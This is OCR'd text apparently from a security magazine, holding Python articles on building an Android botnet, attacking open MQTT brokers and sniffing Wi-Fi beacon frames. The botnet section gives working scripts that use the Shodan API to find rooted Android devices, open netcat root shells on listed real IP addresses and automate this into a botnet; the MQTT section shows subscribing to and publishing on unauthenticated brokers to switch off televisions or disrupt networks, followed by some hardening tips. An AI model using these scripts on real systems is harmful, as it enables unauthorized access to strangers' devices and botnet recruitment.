
Build a botnet by direct attack

In this section, we're going to attack Android devices directly by using Shodan, which has an API that can be used with Python.

We will use the the following programming language and libraries:

- Python 2.7
- Requests Python Library
- Pexpect Python library

First of all, once we have the environment available and installed, we're going to do a web search in Shodan with the filter "*root@Android*".



6 Shodan web

The search shows the Android devices with root access that have some open port in the network. This does not mean that devices do not have a username or password, but when we will get access, it will be as a root user.

Note that Shodan only returns 20 results because I created a free account, but for a cybercriminal, paying the premium account should not be any problem and they will have all devices at their disposal.

Next, Python will be used to automate the search and obtain all IPs and ports.

Listing 10:

```
1. from requests import get, post
2. from json import loads
3.
4. uri = "https://api.shodan.io/shodan/host/search"
5. payload = {'key': "<API_KEY>", 'query': 'root@Android'}
6. response = get(url=uri, params=payload)
7. for entry in loads(response.content)['matches']:
8.     print entry['ip_str'], entry['port']
```

The next stage is to take the results obtained and introduce it in another function that creates a remote shell and allows us to execute commands remotely. We're not going to get access to all the devices because some of them will have a username and password, but most of them do not have any security and we will be able to access them without problems.

This is the reason for searching with Shodan, which shows many vulnerable devices for this type of objective. In addition, the device managers often do not know that they have them on Internet.

Listing 11:

```
1. import pexpect
2.
3. hostname = <Remote IP>
4. port = <PORT>
5.
6. command = "nc " + hostname + " " + str(port)
7.
8. #send command
9. nc = pexpect.spawn(command)
10. prompts = [">", "#", "\$", "}", '%', pexpect.TIMEOUT]
11.
12. # output expect
13. nc.expect(prompts)
14.
15. #interact with remote machine
16. nc.interact()
17.
18. print nc.before, nc.after
```

It can be seen that with the Python library "*pexpect*", we have executed a netcat command and we have obtained the remote session easily and quickly.

When the first given example is executed, we obtain the IPs and ports to which it must connect in order to obtain a root session.

```
PS C:\Users\usuario\Desktop\iot> python.exe .\shodanAPI.py
119.236.102.233 5001
104.236.12.52 8081
118.232.95.209 5001
54.232.189.166 5001
114.34.212.103 5001
185.172.48.254 3001
35.156.16.81 5001
5.39.87.138 3001
34.192.213.171 3001
42.2.62.116 5001
66.161.199.234 8089
106.133.22.101 5060
192.169.165.158 3001
```

7 Shodan IPs and ports

Finally, the last example is executed and we obtain a remote session of the Android machine.

```
adrian@ubuntu: ~
tinycap
tinymix
tinyplay
tntfs.ko
toolbox
top
touch
tuxera.bench
uiautomator
umount
uptime
usb_modeswitch
usbpower
usbtestpm
vdc
vmstat
vold
vsftpd
watchprops
wififix.sh
wipe
wpa_supplicant
xcmid-amlogic
root@android:/system/bin #
```

8 Get remote session

The examples shown above are a base on which to start working and free the imagination to create a consistent and secure botnet.

For example, it can be automated to take the output of the first example and enter this information in the second example. This way will allow us to create automatically the shell sessions. Additionally, you could save the sessions obtained to send and obtain commands when we want.

Finally, if someone wants to use Metasploit instead of "*pexpect*" library for the purpose of making a botnet, it can use the exploit part of the Shodan API.

Listing 12:

```
1.  from requests import get, post
2.  from json import loads
3.
4.  uri = "https://exploits.shodan.io/api/search"
5.  payload = {'key': "<API_KEY>", 'query': 'linux'}
6.  response = get(url=uri, params=payload)
7.  for entry in loads(response.content)['matches']:
8.      if entry.get('author'):
9.          if entry['author'] == "metasploit":
10.             if entry.get('cve'):
11.                 print entry['cve']
```

This small example returns the CVE of vulnerabilities of a certain search. What should be done next, is to perform a CVE search like the one we did previously and obtain the IPs and ports of the vulnerable equipment.

Finally, attacks would be launched from Metasploit and the sessions would be obtained, but it's not as automatic or fast as the one shown above.

In short, using Python we can do whatever we want in the IOT world due to the power of its libraries and how fast and easy scripts can be made. Regardless of the method chosen, as we discussed in the previous section, now comes the time to attack the real goal with the botnet, but this issue is now free for each person who so wishes.


MQTT Protocol

MQTT is a publish/subscribe messaging protocol designed for M2M (machine to machine) telemetry in low bandwidth environments and it was designed by Andy Stanford-Clark (IBM) and Arlen Nipper in 1999 for connecting oil pipeline telemetry systems over satellite.

MQTT is a protocol that, although designed in 1999, has not been released from copyright until 2010. Another important review is that it became an OASIS standard in 2014.

This protocol has become one of the most used in IOT world, due to the low use of bandwidth, which causes that both RAM and CPU are at the same time very low. For this reason, it's a protocol oriented to sensor control connected to a network or any device related to home automation.

The network topology that implements this protocol is star, that is, all clients are connected to a server called "Broker" that's responsible for managing all the information published or consumed by customers. Therefore, it's a publisher/consumer protocol type.



9 MQTT Protocol

The information in the broker is organized in topics, which are a set of message queues with hierarchy where each topic has a data structure determined in a determinate format. The most common data format is JSON.

- Factory/cars/materials/metal
- Factory/cars/materials/aluminum
- Factory/food/kinds/pasta
- Factory/food/kinds/fruit

To be able to work with the information it is necessary to subscribe to one or several topics in the broker. Basically we're interested in two actions:

- ***Publish data***: This action means that the data will be sent to a queue in a specific topic of the broker, which causes another client that subscribes to topic finishes consuming all data.
- ***Consume data***: The queue data of a given topic is read.

In the first place, we're going to demonstrate how MQTT can be very dangerous if the basic safety guidelines are not implemented correctly, and later, we will give some indications to make this protocol safe.

The main idea why we talk about MQTT is because of the level of danger to which it's exposed if it's not safe. We must remember that the data that navigate through a network are related to the management of devices. These data can be a traffic light, a house camera, a television or anything we can imagine.

Can anyone imagine what can happen if an MQTT broker at a nuclear power plant stays open on the network and someone modifies the values of their data? And if someone has access to a broker where several traffic lights are connected and change the values of these?

These questions have clear answers. Therefore, we can now get a better idea of the importance of security in this protocol. Now, we're going to show how easy it is to access a broker to see and modify the values that travel through network. To achieve this goal, the following programming languages and libraries will be used.

- Python 2.7
- Requests Python library
- Paho-mqtt Python library

The first thing that is going to be done is to look in Shodan, as in the previous section, for devices that use this protocol and do not follow basic security rules.

Listing 13:

```
1.  from requests import get, post
2.  from json import loads
3.
4.  uri = "https://exploits.shodan.io/api/search"
5.  payload = {'key': "<API_KEY>", 'query': '"domoticz" + "mqtt"'}
6.  response = get(url=uri, params=payload)
7.  for entry in loads(response.content)['matches']:
8.      print entry['ip_str']
```

Once the IPs of all the brokers are obtained, it is only necessary to connect to them. As we will see below, we can connect without problems to the vast majority because they have no authentication in the connection.

Listing 14:

```
1.  import paho.mqtt.client as mqtt
2.  from sys import exit
3.
4.  def on_connect(client, userdata, flags, rc):
5.     print "[+] Connection successful"
6.     client.subscribe('#', qos = 1)
7.     client.subscribe('$SYS/#')
8.
9.  def on_message(client, userdata, msg):
10.    print '[+] Topic: %s - Message: %s' % (msg.topic, msg.payload)
11.
12. client = mqtt.Client(client_id = "MqttClient")
13. client.on_connect = on_connect
14. client.on_message = on_message
15. client.connect('<BROKER_IP>', 1883, 60)
16.
17. while True:
18.     try:
19.         client.loop_forever()
20.     except Exception:
21.         continue
22.     except KeyboardInterrupt:
23.         exit(0)
```

In the above code, first, we should connect to broker. In the second place, we make subscriptions to topics and finally, we can read the topic's messages.

In the code, specifically in the part of subscription to topics, it can be observed that there are special characters. The first subscription has the character "#". This allows us to subscribe to all existing topics in the broker in a single line of code. On the other hand, it's noted that characters *"$SYS/#"* appears in subscription in the following line. This subscription means that we will be able to interact with the MQTT system information in real-time related with status of the activity in all broker's topics.

Once the code has been executed, it's advisable to analyze the output that it provides:

```
C:\Users\adrian\Desktop\pythonproof>python mqttProof.py
[+] Connection successful
[+] Topic: $SYS/broker/version - Message: mosquitto version 1.4.10
[+] Topic: $SYS/broker/timestamp - Message: 24/08/2016 21:03:24.73
[+] Topic: $SYS/broker/uptime - Message: 4294839 seconds
[+] Topic: $SYS/broker/clients/total - Message: 24
[+] Topic: $SYS/broker/clients/inactive - Message: 23
[+] Topic: $SYS/broker/clients/disconnected - Message: 23
[+] Topic: $SYS/broker/clients/active - Message: 1
[+] Topic: $SYS/broker/clients/connected - Message: 1
[+] Topic: $SYS/broker/clients/expired - Message: 0
[+] Topic: $SYS/broker/clients/maximum - Message: 25
[+] Topic: $SYS/broker/messages/stored - Message: 46
[+] Topic: $SYS/broker/messages/received - Message: 1093423
[+] Topic: $SYS/broker/messages/sent - Message: 77993
[+] Topic: $SYS/broker/subscriptions/count - Message: 47
[+] Topic: $SYS/broker/retained messages/count - Message: 46
[+] Topic: $SYS/broker/publish/messages/dropped - Message: 0
[+] Topic: $SYS/broker/publish/messages/received - Message: 1021898
[+] Topic: $SYS/broker/publish/messages/sent - Message: 6473
[+] Topic: $SYS/broker/publish/bytes/received - Message: 261711337
[+] Topic: $SYS/broker/publish/bytes/sent - Message: 1634434
[+] Topic: $SYS/broker/bytes/received - Message: 283704449
[+] Topic: $SYS/broker/bytes/sent - Message: 1900199
[+] Topic: $SYS/broker/load/messages/received/1min - Message: 13.55
[+] Topic: $SYS/broker/load/messages/received/5min - Message: 18.04
[+] Topic: $SYS/broker/load/messages/received/15min - Message: 18.24
[+] Topic: $SYS/broker/load/messages/sent/1min - Message: 1.02
[+] Topic: $SYS/broker/load/messages/sent/5min - Message: 1.01
[+] Topic: $SYS/broker/load/messages/sent/15min - Message: 1.00
[+] Topic: $SYS/broker/load/bytes/received/1min - Message: 3469.32
[+] Topic: $SYS/broker/load/bytes/received/5min - Message: 4705.94
[+] Topic: $SYS/broker/load/bytes/received/15min - Message: 4767.24
[+] Topic: $SYS/broker/load/bytes/sent/1min - Message: 2.05
[+] Topic: $SYS/broker/load/bytes/sent/5min - Message: 2.02
[+] Topic: $SYS/broker/load/bytes/sent/15min - Message: 2.00
[+] Topic: $SYS/broker/load/sockets/1min - Message: 0.06
[+] Topic: $SYS/broker/load/sockets/5min - Message: 0.20
[+] Topic: $SYS/broker/load/sockets/15min - Message: 0.07
```

10 Topics status information

This information is gold. The following data can be observed very clearly:

- Broker MQTT version
- Broker MQTT installation date
- Broker's clients:
    - Number of clients.
    - Inactive/Disconnected/Expired/connected clients.
    - Maximum clients allowed in broker.
    - Stored/received/sent messages.
    - Number of subscriptions.
    - Stored/received/sent messages published.
    - Volume in time of messages/bytes received/sent.

The power of this information is that it allows us to know exactly the status of a broker at a determinate time and have real-time statistics, which can allow us to know the ideal time to attack and modify some data by sending messages to topics that will be consumed by someone.

In the same way that we have subscribed to different topics that show information of broker's topics, we have subscribed to topics. Therefore, we can see the data that is sent/received in them.


```
[+] Topic: domoticz/out/FP01/VCpu - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "General",
   "id" : "0000044D",
   "idx" : 6,
   "meterType" : "Energy",
   "name" : "Memory",
   "nvalue" : 0,
   "stype" : "Percentage",
   "svalue1" : "38.80",
   "unit" : 1
}

[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "General",
   "id" : "0000044E",
   "idx" : 7,
   "meterType" : "Energy",
   "name" : "VAIO Memory",
   "nvalue" : 0,
   "stype" : "Percentage",
   "svalue1" : "4.62",
   "unit" : 1
}

[+] Topic: domoticz/out/FP01/VMem - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "General",
   "id" : "0000044E",
   "idx" : 7,
   "meterType" : "Energy",
   "name" : "VAIO Memory",
   "nvalue" : 0,
   "stype" : "Percentage",
   "svalue1" : "4.62",
   "unit" : 1
}
```


11 Data of battery

In this case, we can observe some data related to a CPU and memory of a battery that's connected to broker.

```
[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "Temp + Humidity",
   "id" : "2",
   "idx" : 31,
   "name" : "Nest Livingroom",
   "nvalue" : 0,
   "stype" : "WTGR800",
   "svalue1" : "18.7",
   "svalue2" : "45",
   "svalue3" : "1",
   "unit" : 0
}

[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "Thermostat",
   "id" : "0000004",
   "idx" : 35,
   "name" : "Home Basement Setpoint",
   "nvalue" : 0,
   "stype" : "SetPoint",
   "svalue1" : "18.49",
   "unit" : 0
}

[+] Topic: domoticz/out - Message: {
   "Battery" : 255,
   "RSSI" : 12,
   "description" : "",
   "dtype" : "Temp + Humidity",
   "id" : "5",
   "idx" : 36,
   "name" : "Nest Basement",
   "nvalue" : 0,
   "stype" : "WTGR800",
   "svalue1" : "18.7",
   "svalue2" : "41",
   "svalue3" : "1",
   "unit" : 0
}
```


12 Data of battery environment


This other example gives us more dangerous information than the previous one. In this case, we have information about temperature, humidity and thermostat of a battery. If we put the IP of this broker in Shodan, we will know exactly what company it is and where it is and the real danger that exists if we change any data. In this case, I will not do it because I want to preserve the anonymity of the company and not risk any possible legal action.

Let's imagine that the battery is from a machine that builds cars. What could happen if we modify the data to the most extreme case to stop it? The damage would be very serious.


```
C:\Users\adrian\Desktop\pythonproof>python mqttProof.py
[+] Connection successful
[+] Topic: domoticz/in - Message: {"idx": 213, "nvalue": 0, "svalue": ""}
[+] Topic: /test/switch,          'status - Message: 0
[+] Topic: /test/switch,         /data - Message: {"app":"       ","version":"1.9.4","host":"          ","ip":"192.          ,"mac":"              ","rssi":"-68","u
ptime":"15000","freeheap":"27472","relay/0":"0","vcc":"3196","time":"2017/11/13 15:10:32"}
[+] Topic: /test/switch,          'status - Message: 1
[+] Topic: /test/switch,          'data - Message: {"app":"       ","version":"1.9.5","host":"          ","ip":"192.          ,"mac":"              ","rssi":"-71","u
ptime":"18000","freeheap":"27520","relay/0":"0","vcc":"3139","time":"2017/11/17 01:19:10"}
```


In this third example, we can verify that we have accessed a site where the network is configured through MQTT. This data (modified so as not to implicate anyone) shows all the data related to the network equipment.

In this case, the consequences would be very clear, because if we change the IP and MAC of switches and we put the same to all, we will get to throw the network, which can lead to great damages.



14 Automation home data

This example is the most fun of all. We can see that, in this case, through MQTT garages, monitors and televisions are controlled. Looking at the example in detail, it's clear that using binary responses (0/1) the garages are opened or closed or the monitors are turned on or off. Also that changing online/offline can turn on or off the televisions.

At this point, it is necessary to indicate how data would be sent to the topics for another client to read and modify the data.

```
client.publish(topic="tele/sonoff/LWT",payload="{'Message':'offline'})
```

With this simple line, we would publish in the topic that message, which would later be consumed by another client (a TV) and the television would be turned off. So easy and simple.

In summary, MQTT is very dangerous, as can be seen, if it's not safe. For this reason, they will give a series of recommendations to follow to make the protocol safe.

- First, it can work on two levels to make the data secure. The first level is network which encrypts the data that navigates through TCP/IP with TLS. The second level is to encrypt the payload. In this way, if messages from the network are intercepted, they can't be read in clear text.

- Restricting Access to topics. We can control which clients are able to subscribe and publish to topics. The main control mechanism is the username or client ID. In this way, if a "hacker" wants to gain access to the broker but does not know the client's ID, he will never be able to access it.

- Use customer certificates, for example, x509 format. This is the most secure method of client authentication but also the most difficult to implement because it needs to deploy and manage certificates on many clients.

- Use username and password in clients. It's a good idea if it's not a public server but bad idea otherwise. Perhaps it's the most useless measure of all, because (attention) both the password and the user ***browse through network in plain text.*** In other words, if someone accesses the network and uses Wireshark, they will be able to see the password and the user without problems. That is to say, if the number of security measures increases, the more secure we will make the MQTT protocol.

In short, MQTT is a typical protocol in the world of IOT that, when used well, allows us to connect all the elements of home automation that we want with a low bandwidth. On the other hand, if it's not safe as we have seen, the security of both data and physical can be at serious risk.

Power Of Python

Omar Ahmed

ABOUT THE AUTHOR

Omar Ahmed

Penetration Tester with 5 years of experience in web application & Network Penetration Testing & Malware Analysis & Reverse Engineering, Security Code auditing and incident response. Conducted vulnerability assessment and penetration testing for many high profile companies all over Middle East, Highly skilled hands-on application security assessment and development of security tools with deep understanding of vulnerability

management process and risk assessment. Involved in security challenges by joining online CTFs.

https://www.linkedin.com/in/omar-ahmed-843b6b122

https://www.facebook.com/MistSpark

In the past, there were a lot of programming languages you can use to make your own penetration testing tools, but there was usually one that was the most popular and was your first choice when you thinking about choosing a programming language to make a penetration testing tools, like Perl. Lately, programming languages like Python and Ruby have been widely adopted and proved their usefulness.

In this article, we will try to shed light on some of the Python advantages and functionality. We will divide the article into two parts; the first part will discuss the practical use of Python to perform Wi-Fi attacks, the second part will use Python to perform Exploit Development.

I will try to explain everything in detail. But to be honest, you should be aware of some things so that you do not miss anything.

Introduction:

With each passing day, the wireless connectivity community has grown, but it has also ushered in many security issues. With wired connectivity, the attacker needs physical access in order to connect and attack, but in the case of wireless connectivity, and attacker needs the availability of the signal to launch an attack. Before proceeding, you should be aware of the terminology used:

Access Point (AP): It is a networking hardware device that allows a Wi-Fi compliant device to connect to a wired network.

Service Set Identifier (SSID): It is a sequence of 0–32 alphanumeric characters. It is used as an identifier for a wireless LAN, and is intended to be unique for a particular area. Since this identifier must often be entered into devices manually by a human user, it is often a human-readable string and thus commonly called the "Network Name".

Basic Service Set Identification (BSSID): It is the MAC address of the wireless AP.

Channel number: This represents the range of the radio frequency used by AP for transmission.

Note: The channel number might get changed due to the auto setting of AP. So, don't get confused if you saw the channel number getting changed.

802.11: Provides bandwidth up to 1-2 Mbps with a 2.4 GHz frequency band. All components of 802.11 are a set of Media Access Control (MAC) and Physical Layer (PHY). The MAC Layer is the subclass of the Data Link Layer.

Frame: It is the Protocol Data Unit (PDU) of the Data Link Layer.

There are three main types of 802.11 Frames:

- Data Frame

- Control Frame
- Management Frame


These Frames are supported by The MAC Layer. The following figure represents the format of the MAC Layer:

(Figure 01). MAC Format

As you can see in the previous figure, there are three Addresses:

- Address 1: It's the MAC Address of the Client.
- Address2: It's the MAC Address of the AP.
- Address3: It's the MAC Address of the Source of Transmission.

In this article, we will focus on the "Management Frame". Now, let's see the transmitted frame between the Client and AP:



(Figure 02). Transmitted Frames

In the previous figure, we can see the exchange of frames. Let's take a look at the subtypes of management frame:

- **Beacon:** The AP (Access Point) periodically sends a beacon frame to announce its presence and relay information, such as timestamp, SSID, etc.
- **Probe Request:** The wireless device (client) sends out a probe request to determine which access points are within range.
- **Probe Response:** In the response of the probe request, a station (AP) responds with a probe response frame, containing capability information, supported data rates, etc.

- **Authentication Request:** The client sends an authentication request frame containing its identity.
- **Authentication Response:** The AP responds with either acceptance or rejection of the identity of the client.
- **Association Request:** After successful authentication, the client sends an association request that contains its characteristics, such as supported data rates and the SSID of the AP.
- **Association Response:** AP sends an association response that contains acceptance or rejection. In the case of acceptance, the AP will create an association ID for the client.
- **Reassociation Request:** If a client roams away from the currently associated access point and finds another access point having a stronger beacon signal, the radio NIC will send a reassociation frame to the new access point.
- **Reassociation Response:** An access point sends a reassociation response frame containing an acceptance or rejection notice to the radio NIC requesting reassociation.
- **Disassociation:** A station sends a disassociation frame to another station if it wishes to terminate the association.
- **Deauthentication:** A station sends a deauthentication frame to another station if it wishes to terminate secure communications.

Now, it's time for the practical part. In the following part, we will discuss how to perform wireless attacks with Python.

We will use Kali as our OS to work with these attacks. If you are using Kali as your host on your physical computer or laptop, you will have no problem performing these attacks. But, if you are using Kali as a Virtual Machine, you have to get yourself a USB Wireless Adapter, because the Virtual Machine doesn't use the actual hardware of the Wireless Adapter. You can't control the Wireless Adapter from the Virtual Machine.

Before performing any of these attacks, you need to enable monitor mode on your wireless interface with these commands:

```
root@Hakin9:~# iwconfig
eth0      no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:"HackerzTeam"
          Mode:Managed  Frequency:2.427 GHz  Access Point: 14:CC:20:68:43:59
          Bit Rate=36 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=51/70  Signal level=-59 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:42   Missed beacon:0
```

(Figure 03). Listing Interfaces

As you can see in the previous figure, we only have one wireless interface corresponding to "wlan0". Let's start by enabling monitor mode on this interface:

```
root@Hakin9:~# ifconfig wlan0 down
root@Hakin9:~# iwconfig wlan0 mode monitor
root@Hakin9:~# ifconfig wlan0 up
root@Hakin9:~# iwconfig wlan0
wlan0     IEEE 802.11bgn  Mode:Monitor  Frequency:2.427 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

(Figure 04). Switching to Monitor Mode

Great. We successfully enabled monitor mode on the interface. We are ready now to write our first program that sniffs SSID, BSSID and Channel of the AP.

Sniffing Beacon Frames:

```
1  #!/usr/bin/env python
2
3  from scapy.all import *
4  import struct
5  ap_list = []
6  def info(fm):
7      if fm.haslayer(Dot11):
8          if ((fm.type == 0) & (fm.subtype == 8)):
9              if fm.addr2 not in ap_list:
10                 ap_list.append(fm.addr2)
11                 print "SSID --> ", fm.info, "-- BSSID --> ", fm.addr2.upper(),\
12                 "-- Channel --> ", ord(fm[Dot11Elt:3].info)
13 sniff(iface='wlan0', prn=info)
```

(Figure 05). Sniffing Beacon Frames

We use the first line to instruct the program to use Python interpreter. Then, we imported Scapy Library and in the next line we also imported Struct library. In the next line, we declared an empty list to store, which will store the MAC Addresses of the APs. Then we made a new function named "info" which takes one argument called "fm". In the next line, we make a condition to look for Dot11 Packets only. In line number 8, we can see that we made another condition using number "0" for the type of the packet which refers to "Management Frame Packets", and number "8" for the subtype of the packets which indicates "Beacon Frames". In the next line, we make a third condition to check for if the MAC Address of the Beacon Frame Packet is already in the list or not. If the MAC Address doesn't exist in our list, we append it to our list. Then, we continue by printing the information we extracted from the packet which indicates the following:

`fm.info: The SSID of the AP.`

`fm.addr2: The MAC Address (BSSID).`

`ord(fm[Dot11Elt:3].info):` ord is a function used to convert text characters into its character code representation. To understand what Dot11Elt is, you need to know that when the stations start talking with each other, they also sent a wealth of additional information called Information Elements. Each one of the Information Elements packets has an ID Number and every specific packet has its own meaning. What we are looking for is the Information

Element (Dott11Elt) packet with IDs Number "3", this packet is called Direct Spectrum (DSset), it contains the Channel number that the AP uses to correspond. In the last line, we used built-in sniff function in Scapy, and assigned it to our interface "wlan0", and we assigned our function called "info" to be applied on each packet we sniff.

Here is the result of the script:

```
root@Hakin9:~/Desktop/Wireless# python Sniffer.py
SSID -->  DIRECT-qGSCX-3400 -- BSSID -->  02:15:99:D7:AD:A8 -- Channel -->  1
SSID -->  KayaneBus -- BSSID -->  C8:B3:73:34:71:96 -- Channel -->  1
